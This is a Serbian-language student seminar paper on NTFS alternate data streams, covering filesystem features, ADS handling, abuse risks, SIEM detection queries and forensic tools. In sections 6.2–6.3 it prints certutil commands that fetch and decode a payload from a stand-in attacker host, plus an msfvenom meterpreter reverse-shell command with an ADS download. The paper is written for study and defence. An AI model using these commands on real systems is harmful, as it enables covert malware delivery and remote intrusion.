УНИВЕРЗИТЕТ У НИШУ
Електронски факултет

Семинарски рад

Алтернативни стримови података

Студенти:
Вукашин Поповић 1927

Ментор:
Братислав Предић

Садржај

1. Увод

Развој модерних оперативних система прати стална потреба за ефикасним управљањем и складиштењем података. Windows NTFS (New Technology File System), као напредни систем датотека, увео је бројне функције које превазилазе класичан концепт чувања података у датотекама. Једна од тих функција јесу алтернативни стримови података (Alternate Data Streams – ADS).

Алтернативни стримови представљају механизам који омогућава да се у оквиру једне датотеке, поред главног садржаја, чувају додатни подаци који нису видљиви уобичајеним начинима приказа, као што су Windows Explorer или стандардне команде за рад са датотекама. Иако првобитно намењени за компатибилност са Apple HFS системом, ADS су током времена нашли примену у различитим областима — од складиштења метаподатака до злоупотребе у виду скривеног чувања злонамерних програма.

У овом раду биће представљен концепт ADS-а, њихова примена, предности, као и безбедносни ризици који произилазе из њихове злоупотребе.

2. NTFS систем датотека

2.1. Основне карактеристике

Нови технолошки систем датотека (NTFS) је подразумевани систем датотека за савремене оперативне системе (OS) засноване на Windows-у. Он пружа напредне функције, укључујући безбедносне дескрипторе, енкрипцију, квоте на диску и подршку за богате метаподатке, чиме се унапређују и безбедност и управљање подацима. Поред тога, NTFS се беспрекорно интегрише са заједничким волуменима кластера (CSV), омогућавајући високо доступно складиште којем више чворова у кластеру са преузимањем у случају отказа може истовремено приступати. Ова интеграција обезбеђује континуирану доступност података и отпорност.

2.2. Предности у односу на друге системе датотека

2.3. Повећана поузданост

NTFS повећава поузданост одржавањем дневника заснованог на трансакцијама и информацијама о контролним тачкама. Уколико дође до отказа система, NTFS користи овај дневник да аутоматски обнови конзистентност система датотека током следећег покретања, минимизујући ризик од губитка података. Када се открије лош сектор, NTFS динамички премапира погођени кластер на исправан, означава оригинални кластер као неисправан и обезбеђује очување података. На пример, након пада система, NTFS може

обновити измене репродукујући свој трансакциони дневник, чиме се помаже у очувању интегритета података и смањењу застоја.

NTFS садржи функцију под називом „self-healing NTFS“, која аутоматски открива и поправља мања оштећења система датотека у позадини, без потребе да се волумен искључи. Ова проактивна метода помаже у очувању интегритета података и минимизује прекиде у раду корисника и апликација.

За значајнија оштећења система датотека, алатка **chkdsk** може скенирати и поправљати NTFS волумене док су они још увек на мрежи, чиме се смањује застој. Једини период када волумен може бити недоступан јесте током фазе неопходне за обнову конзистентности података. Када се NTFS користи са CSV, поправке се могу извршавати без икаквог застоја, обезбеђујући континуирану доступност.

2.4. Повећана безбедност

Детаљна контрола приступа помоћу ACL-ова: NTFS омогућава додељивање детаљних дозвола за датотеке и фасцикле коришћењем листа за контролу приступа (Access Control Lists) (ACLs). Могуће је одредити којим корисницима и групама је омогућен приступ, дефинисати врсту приступа као што су читање, писање или измена, и прилагодити безбедност захтевима организације.

Интегрисана подршка за BitLocker Drive Encryption: NTFS беспрекорно ради са BitLocker Drive Encryption у циљу заштите осетљивих података на волуменима. BitLocker примењује безбедносне функције засноване на хардверу, као што је Trusted Platform Module (TPM), како би обезбедио енкрипцију уређаја, штитећи податке чак и ако је диск уклоњен и инсталиран у други систем. Ово помаже у спречавању неовлашћеног приступа и корисничким подацима и критичним системским датотекама.

2.5. Подршка за велике волумене

NTFS подржава велике волумене, при чему су максималне величине одређене и верзијом Windows-а и изабраном величином кластера. На Windows Server 2019 и новијим, као и Windows 10 верзија 1709 и новијим, NTFS волумени могу бити велики и до 8 петабајта (PB). Раније верзије Windows-а подржавају волумене величине до 256 терабајта (TB). Стварна максимална величина волумена и датотеке зависи од величине кластера и укупног броја кластера које NTFS подржава (до $2^{32} – 1$ кластера). Следећа табела приказује највеће подржане величине волумена и датотека за сваку величину кластера:

Величина кластера	Максимална величина волумена
4 KB	16 TB
8 KB	32 TB
16 KB	64 TB
32 KB	128 TB
64 KB	256 TB
128 KB	512 TB
256 KB	1 PB
512 KB	2 PB
1024 KB	4 PB
2048 KB	8 PB

2.6. Максимална дужина имена датотеке и путање

NTFS подржава дуга имена датотека и проширене путање, са следећим максималним вредностима:

- Подршка за дуга имена датотека, са уназадном компатибилношћу: NTFS подржава дуга имена датотека, чувајући на диску 8.3 алијас (у Unicode формату) ради компатибилности са системима датотека који намећу ограничење од 8.3 за имена датотека и екстензије. По потреби, из разлога перформанси, можете селективно онемогућити 8.3 алијасе на појединачним NTFS волуменима у Windows Server 2008 R2, Windows 8 и новијим верзијама Windows оперативног система. У Windows Server 2008 R2 и новијим системима, кратка имена су подразумевано онемогућена када се волумен форматира помоћу оперативног система. Ради компатибилности апликација, кратка имена су и даље омогућена на системском волумену.

- Подршка за проширене путање: Многе Windows API функције имају Unicode верзије које омогућавају проширену путању дужине приближно 32.767 карактера. Та укупна дужина премашује ограничење путање од 260 карактера које дефинише MAX_PATH подешавање. За детаљне захтеве у вези са форматом имена датотека и путања, као и упутства за примену проширених путања, видети „Naming files, paths, and namespaces“.

- Кластерисано складиште: Када се користи у кластерима са преузимањем у случају отказа, NTFS подржава континуирано доступне волумене којима може истовремено приступати више чворова кластера када се користи са CSV системом датотека.

2.7. Флексибилна алокација капацитета

Ако је простор на волумену ограничен, NTFS пружа следеће начине за рад са капацитетом складишта сервера:

- Коришћење квота диска за праћење и контролу употребе простора на диску на NTFS волуменима за појединачне кориснике.
- Коришћење компресије система датотека ради максимизовања количине података који се могу сачувати.
- Повећање величине NTFS волумена додавањем недодељеног простора са истог диска или са другог диска.
- Монтирање волумена у било коју празну фасциклу на локалном NTFS волумену ако понестане слова дискова или је потребно креирати додатни простор који је доступан из постојеће фасцикле.

3. Појам алтернативних стримова података (ADS)

Алтернативни токови података (Alternate Data Streams – ADS) представљају функцију NTFS-а која омогућава да једна датотека садржи више токова података. Сваки ток може чувати различите врсте информација, које нису видљиве у традиционалним прегледима датотека. Ова функција се може користити у разне сврхе, као што су прикачињање метаподатака или чување додатних информација без измене примарног садржаја датотеке. Разумевање ADS-а је од кључне важности за стручњаке за безбедност информационих технологија и програмере, јер утиче на начин на који се подаци управљају и обезбеђују у оквиру NTFS-а.

3.1. Историја ADS-а

Концепт алтернативних токова података (ADS) вуче корене из развоја Apple-овог хијерархијског система датотека (HFS), који је уведен 1985. године. HFS је био дизајниран да одговори на потребе Macintosh оперативног система, који је захтевао начин за складиштење комплексних датотека са два дела: data fork и resource fork.

Data fork је садржавао примарни садржај, док је resource fork чувао додатне метаподатке, као што су иконе, мени ресурси и информације специфичне за апликације. Овај систем омогућавао је Macintosh апликацијама да управљају датотекама са већом сложеношћу и функционалношћу, чувајући истовремено примарне податке и повезане метаподатке.

Инспирисани могућностима HFS-а, други системи датотека почели су да усвајају сличне приступе за управљање вишеструким токовима података. Та еволуција довела је до развоја NTFS-а од стране Microsoft-а почетком 1990-их, који је укључио увођење ADS-а ради одржавања компатибилности са HFS-ом и подршке за напредне функције управљања подацима.

ADS у NTFS-у омогућио је да једна датотека садржи више токова података, чиме је створен разноврснији и сложенији систем складиштења. Ова функција је била посебно корисна за очување метаподатака, побољшање функционалности апликација и олакшавање међуплатформске компатибилности, одражавајући шири тренд у дизајну система датотека ка подршци богатим и вишеслојним структурама података.

3.2. ADS у другим системима датотека

Иако је фокус овог рада на ADS у NTFS-у, низ других система датотека и технологија складиштења има сличне могућности за подршку вишеструких токова података или проширених атрибута. Ево неколико примера:

- HFS+ (Hierarchical File System Plus): Користи се у старијим верзијама macOS-а, HFS+ подржава resource forks, који су слични ADS-у. Resource fork омогућава чување додатних метаподатака и атрибута поред главног data fork-а датотеке.

- APFS (Apple File System): Новији систем датотека који користе macOS и iOS, APFS подржава проширене атрибуте (extended attributes), сличне функционалности као ADS. Ови проширени атрибути омогућавају прикачиње додатних метаподатака датотекама без измене примарних података.

- ReFS (Resilient File System): Новији систем датотека развијен од Microsoft-а, ReFS такође подржава проширене атрибуте, иако не користи ADS у истој мери као NTFS. ReFS је фокусиран на интегритет података, скалабилност и отпорност на корупцију података.

- Ext2/Ext3/Ext4 (Extended File Systems): Користе се у Linux оперативним системима и подржавају проширене атрибуте (xattr), који могу чувати додатне метаподатке повезане са датотекама. Ови атрибути се могу користити у разне сврхе, као што су безбедносне ознаке, кориснички подаци и системске информације.

- Btrfs (B-tree File System): Још један Linux систем датотека, Btrfs подржава проширене атрибуте, обезбеђујући сличну функционалност као ADS тако што омогућава прикачиње додатних метаподатака датотекама.

- ZFS (Zettabyte File System): Користи се у различитим оперативним системима, укључујући Solaris и неке Linux дистрибуције, ZFS подржава проширене атрибуте и пружа робусну платформу за управљање подацима и складиштење.

Иако ови системи датотека нуде сличне функције, имплементација и случајеви употребе вишеструких токова података или проширених атрибута могу да варирају. Разумевање ових могућности у различитим системима датотека помаже у ефикасном управљању и обезбеђивању података на различитим платформама.

3.3. Како ADS функционише у NTFS-у

У NTFS-у, свака датотека може имати један примарни ток података и више алтернативних токова. Примарни ток представља главни садржај датотеке, док алтернативни токови могу чувати додатне податке. Ови токови нису видљиви у стандардним листама датотека и могу се приступити само помоћу специфичних алата или API-ја. Синтакса за приступ ADS-у подразумева додавање двотачке и имена тока на путању датотеке (нпр. file.txt:stream). Ова функција је дубоко интегрисана у NTFS, омогућавајући разноврсне примене, али истовремено компликује управљање подацима и безбедност.

4. Креирање и рад са ADS-ом

4.1. Креирање

Могуће је креие нових алтернативних стримова података а (ADS) преусмеравањем или копирањем садржаја. Ево примера уграђивања Notepad-а у скривени ток придружен другом фајлу (у овом случају, calc.exe):

```
C:\> type C:\windows\system32\notepad.exe >C:\windows\system32\calc.exe:notepad.txt
```

Ова команда уписује бинарни садржај notepad.exe у скривени ток, notepad.txt, придружен calc.exe.

4.2. Приступање

У NTFS-у сваки фајл има подразумевани ток података који се зове :$DATA. Овом току можеш директно приступити коришћењем наредбе start у Command Prompt:


```
C:\> start c:\notepad.txt::$DATA
```

4.3. Детектовање

Можеш открити присуство ADS-а користећи наредбу **dir /r**, која приказује алтернативне токове придружене фајловима:

```
C:\> dir /r C:\windows\system32\calc.exe
```

Ако calc.exe има било какве ADS токове, излаз ће изгледати слично следећој слици:



4.4. Брисање

ADS не може бити обрисан директно коришћењем наредбе del, али га можеш преписати празним садржајем, односно ништавилом:

```
C:\> echo. > C:\windows\system32\calc.exe:notepad.txt
```

Алтернативно, можеш користити PowerShell за уклањање ADS-а:

```
Remove -Item -Path .\calc.exe -Stream notepad.txt
```

5. Безбедносне импликације ADS-а

5.1. Легитимне примене ADS-а

Честа легитимна употреба ADS-а у софтверу и системским процесима:

- Чување метаподатака датотеке: ADS може чувати метаподатке као што су информације о аутору, наслови или описни текст без измене главног садржаја датотеке.

- Побољшање функционалности: Неке апликације користе ADS за чување конфигурационих података, минијатура или других додатних информација.

- Системски процеси: Windows користи ADS за чување информација на нивоу система, као што су индексни атрибути и безбедносни дескриптори, чиме се повећава ефикасност рада система.

5.2. Ризици ADS-а

ADS се могу злоупотребити за скривање података и малвера, јер нису видљиви у стандардним листама датотека. Злонамерни актери могу искористити ову функцију да угради штетни код у ADS, што отежава његово откривање. Пошто ADS може чувати податке без измене величине или изгледа примарне датотеке, они представљају привлачан алат за прикривање злонамерних активности.

Примери малвера и безбедносних инцидената који користе ADS:

- Тројански програми: Малвер се може скривати у ADS-у, заобилазећи традиционалне антивирусне скенове.

- Изношење података (Data exfiltration): Нападачи могу користити ADS за складиштење и пренос осетљивих информација без откривања.

- Механизми упорности: Малвер може користити ADS да остане скривен и функционалан чак и након безбедносних скенова и поновних покретања система.

Откривање злонамерне употребе ADS-а је тешко због њихове скривене природе. Традиционални алати за управљање датотекама не приказују ADS, па су потребни специјализовани алати и технике за идентификацију њиховог присуства. Безбедносни стручњаци морају бити опрезни и користити напредне методе за скенирање и анализу ADS-а како би ублажили ове ризике.

6. NTFS ADS-а у модерној сајбер безбедности

Иако сам ADS није нов (постоји у NTFS-у од времена Windows NT-а), његова потенцијална злоупотреба за злонамерне сврхе постаје све значајнија у последњих неколико година. Сајбер криминалци све чешће користе ADS за скривање злонамерних компоненти, алата или података на начин који заобилази традиционалне методе детекције. ADS се активно злоупотребљава у:

- Напади без фајлова (Fileless malware): Ове врсте напада користе ADS да остану скривени на видном месту. Малвер није сачуван као самосталан фајл већ унутар ADS-а, што отежава откривање конвенционалним антивирусним или алатима за заштиту крајњих тачака.


- Изношење података (Data exfiltration): Нападачи користе ADS за скривање украдених података или енкриптоване комуникације, што отежава безбедносним системима да открију или спрече цурење података.

- Механизми упорности (Persistence mechanisms): Злонамерни актери складиште „бекдорове“, експлоите или друге алате унутар ADS-а како би одржали приступ компромитованим системима без остављања видљивог трага.

- Малвер без фајлова (Fileless malware): Напад који се извршава у меморији без остављања традиционалних фајл трагова на систему. Пошто ADS омогућава уграђивање података у фајл без измене видљивог садржаја или величине фајла, он постаје идеалан метод за складиштење и извршавање напада без фајлова.

6.1. Коришћење certutil.exe са ADS-ом за заобилажење детекције

Certificate Services део који долази уз Windows, certutil.exe је командни алат. Првенствено се користи за управљање сертификатима, приказивање конфигурације CA и верификацију ланаца сертификата. Међутим, нападачи су преусмерили certutil.exe за злонамерне сврхе, посебно за преузимање и скривање малвера користећи ADS.



6.2. Злонамерна употреба certutil.exe за преузимање фајлова

Често злоупотребљавана функција је могућност преузимања фајлова са интернета користећи следећу синтаксу:

```
certutil.exe -urlcache -split -f [URL] [output_file]
```

- urlcache: Преузима и кешира садржај URL-а
- split: Делује излаз по потреби (на пример, за кодиране фајлове)

Иако ова команда преузима фајл у обичном облику, алати за мрежну безбедност могу означити фајл као злонамеран. Да би заобишли детекцију, нападачи прво фајл кодирају у Base64, преузимају га као текст, а затим га локално декодирају:

```
C:\Temp> certutil.exe -urlcache -split -f "hxxps://attacker.site/badcontent.txt" bad.txt
C:\Temp> certutil.exe -decode bad.txt bad.exe
```

Ово чини да нападни фајл изгледа као безопасан текст за заштитне уређаје на ивици мреже.

6.3. ADS и постављање малвера користећи certutil.exe

Злонамерни актери могу користити certutil.exe за уграђивање нападачког садржаја у ADS, који често пролази непримећено од стране антивирусних алата. На пример, користећи Metasploit, могу уписати payload у ADS фајла bad.txt, ефективно га скривајући од традиционалних алата за детекцију:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=443 -f exe > bad.exe
certutil.exe -urlcache -split -f <http://192.168.1.10/bad.exe> bad.txt:bad.exe
```

6.4. ADS и постављање малвера користећи certutil.exe

SIEM (Security Information and Event Management) и EDR (Endpoint Detection and Response) су оба кључне компоненте сваке робусне платформе за сајбер безбедност.

EDR решења могу означити сумњиву употребу certutil.exe на основу понашања која су повезана са MITRE ATT&CK техникама:

- T1105 – Remote File Copy: Злоупотреба certutil -urlcache за преузимање payload-а са спољних извора.
- T1055 – Process Injection: Честа у фазама након преузимања за заобилажење одбране након постављања payload-а.
- T1064 – Scripting for Reverse Shell Execution: Коришћење PowerShell-а или batch скрипти за декодирање и извршавање злонамерних бинарних фајлова.

Можеш користити SIEM за праћење и алармирање на извршавање certutil.exe са следећим аргументима:

-urlcache: Означава потенцијално преузимање фајла са удаљеног извора

```
EventID=4688 AND NewProcessName="*\\certutil.exe" AND CommandLine="*urlcache*"
```

-split: Често се користи за заобилажење мрежне инспекције
-encode, -decode, -decodehex: Сугерише обфускацију или трансформацију фајла

```
EventID=4688 AND NewProcessName="*\\certutil.exe"
AND (CommandLine="*-encode*" OR CommandLine="*-decode*")
```

-dump: Користи се за извлачење садржаја сертификата или фајла, могуће за припрему (staging)

7. Откривање

Алати и технике за идентификацију ADS-а у систему датотека:

- Streams од Sysinternals: Бесплатан алат посебно дизајниран за листање ADS-а за датотеке и директоријуме на NTFS системима датотека.
- PowerShell скрипте: Прилагођене скрипте могу претраживати и набрајати ADS у систему датотека.
- Форензички алати: Неки специјализовани дигитални форензички алати могу детаљније откривати и анализирати ADS:
- X-Ways Forensics: Комерцијални форензички софтвер који укључује функције за откривање и анализу ADS-а у NTFS волуменима.
- FTK (Forensic Toolkit) од AccessData: Свеобухватан форензички алат који може откривати и анализирати ADS као део своје обимне анализе система датотека.
- The Sleuth Kit (TSK): Отворени форензички алат који се може користити за анализу NTFS система датотека, укључујући детекцију ADS-а.
- Autopsy: Отворена платформа за дигиталну форензику која користи Sleuth Kit и друге форензичке бекендове, са графичким корисничким интерфејсом (GUI) и подршком за откривање ADS у NTFS системима датотека.
- OSForensics од PassMark Software: Форензички алат са могућностима идентификације и анализе ADS-а, уз широк спектар других дигиталних форензичких функција.

Најбоље праксе за скенирање и управљање ADS-ом у безбедносним ревизијама:

- Редовно скенирање ADS-а користећи посебне алате и скрипте: Конзистентно користите специјализовани софтвер као што су Sysinternals Streams и PowerShell скрипте за рутинске провере система датотека. Редовни прегледи помажу у откривању скривених токова података који могу представљати безбедносну претњу.

- Спровођење политика које ограничавају коришћење ADS-а за непотребне сврхе: Успоставите јасне смернице које ограниче употребу ADS-а на специфичне, легитимне функције у оквиру организације. Смањењем непотребне употребе ADS-а минимизујете ризик да ови токови података буду злоупотребљени.

- Едукација запослених о потенцијалним ризицима и правилном управљању ADS-ом: Организујте тренинге ради подизања свести запослених о опасностима повезаним са ADS-ом и најбољим праксама за њихово управљање. Информисано особље боље препознаје сумњиве активности и предузима одговарајуће мере за заштиту интегритета података.

7.1. Студије случаја о откривању и управљању ADS-ом у корпоративним окружењима

Проналажење конкретних студија случаја о откривању и управљању ADS-ом у различитим корпоративним окружењима је изазовно због потребне опрезности у ИТ безбедности компанија, али постоје неки примери и дискусије који истичу значај и примену техника управљања ADS-ом. Ови примери показују критичну улогу проактивног управљања ADS-ом у различитим секторима, наглашавајући потребу за редовним скенирањем, применом политика и едукацијом особља ради заштите од скривених претњи које ADS могу представљати.

- Финансијски сектор: У финансијском сектору, ADS су коришћени од стране аутора малвера за скривање злонамерних компоненти. Студија Института за софтверско инжењерство описује како финансијске институције користе напредне алате за детекцију како би скенирале скривене ADS, који могу садржати малвер или износити податке без откривања. Редовним скенирањем ADS, финансијске институције могу идентификовати и ублажити ове скривене претње, чиме побољшавају свој укупни ниво сајбер безбедности.

- Здравствени сектор: У здравственом сектору спроведене су и снажно препоручене строге ADS политике како би се спречило неовлашћено складиштење података и смањили безбедносни ризици. На пример, здравствене организације примењују напредне технике анализе података за откривање аномалија у токовима података, укључујући ADS, које могу указивати на

преварантске активности или неовлашћено складиштење података. Ове проактивне мере помажу у очувању интегритета осетљивих података пацијената и обезбеђивању усаглашености са прописима о заштити података.

- Корпоративна окружења: Корпоративна окружења се фокусирају на едукацију ИТ особља о ризицима и методама откривања повезаним са ADS-ом. Спровођени су програми обуке и кампање подизања свести како би ИТ запослени били оспособљени за идентификацију и управљање ADS-ом. Подстицањем културе континуираног учења и опрезности, корпорације су побољшале време реаговања на инциденте и укупни ниво безбедности, ефективно смањујући ризик од безбедносних инцидената који укључују ADS.

8. Закључак

Алтернативни стримови података (ADS) представљају једну од најмоћнијих, али и најконтроверзнијих функција NTFS система датотека. Њихова првобитна сврха била је очување компатибилности и ефикасно управљање метаподацима, али током времена постали су и средство злоупотребе од стране злонамерних актера. Са једне стране, ADS омогућавају програмерима и операционом систему да складиште додатне информације без нарушавања примарног садржаја фајла, што доприноси флексибилности и функционалности. Са друге стране, њихова невидљивост у стандардним алатима за управљање датотекама чини их погодним за скривање малвера, осетљивих података и механизама упорности.

Због тога се ADS налази на раскршћу између легитимне примене и безбедносног ризика. У модерној сајбер безбедности они захтевају пажљиво управљање, редовно скенирање специјализованим алатима и јасне политике употребе у организацијама. Иако се њихова злоупотреба не може у потпуности елиминисати, подизање свести корисника, примена EDR и SIEM система, као и форензичка анализа, значајно умањују ризик.

У коначници, разумевање ADS-а није важно само за стручњаке за сајбер безбедност већ и за све кориснике NTFS система. Њихово постојање показује да чак и техничке карактеристике система датотека могу постати вектор напада, што потврђује потребу за сталним истраживањем и едукацијом у области информационе безбедности.

9. Литература

1. (IBM) https://developer.ibm.com/articles/alternate-data-streams/
2. (MiniTool) https://www.minitool.com/partition-disk/alternate-data-streams.html
3. (ninjaOne) https://www.ninjaone.com/blog/alternate-data-streams/
4. (Microsoft) https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/e2b19412-a925-4360-b009-86e3b8a020c8
5. (netwrix) https://blog.netwrix.com/2022/12/16/alternate_data_stream/
6. (BleepingComputer) https://www.bleepingcomputer.com/tutorials/windows-alternate-data-streams/
7. (cognitiveOverload) https://cognitiveoverload.blog/posts/infosec/ntfs-ads/
8. (MalwarebytesLABS)https://www.malwarebytes.com/blog/news/2015/07/introduction-to-alternate-data-streams
9. (InternetStormCenter) https://isc.sans.edu/diary/31990
10. (Netscylla) https://www.netscylla.com/blog/2021/07/13/Windows-Alternative-Data-Streams.html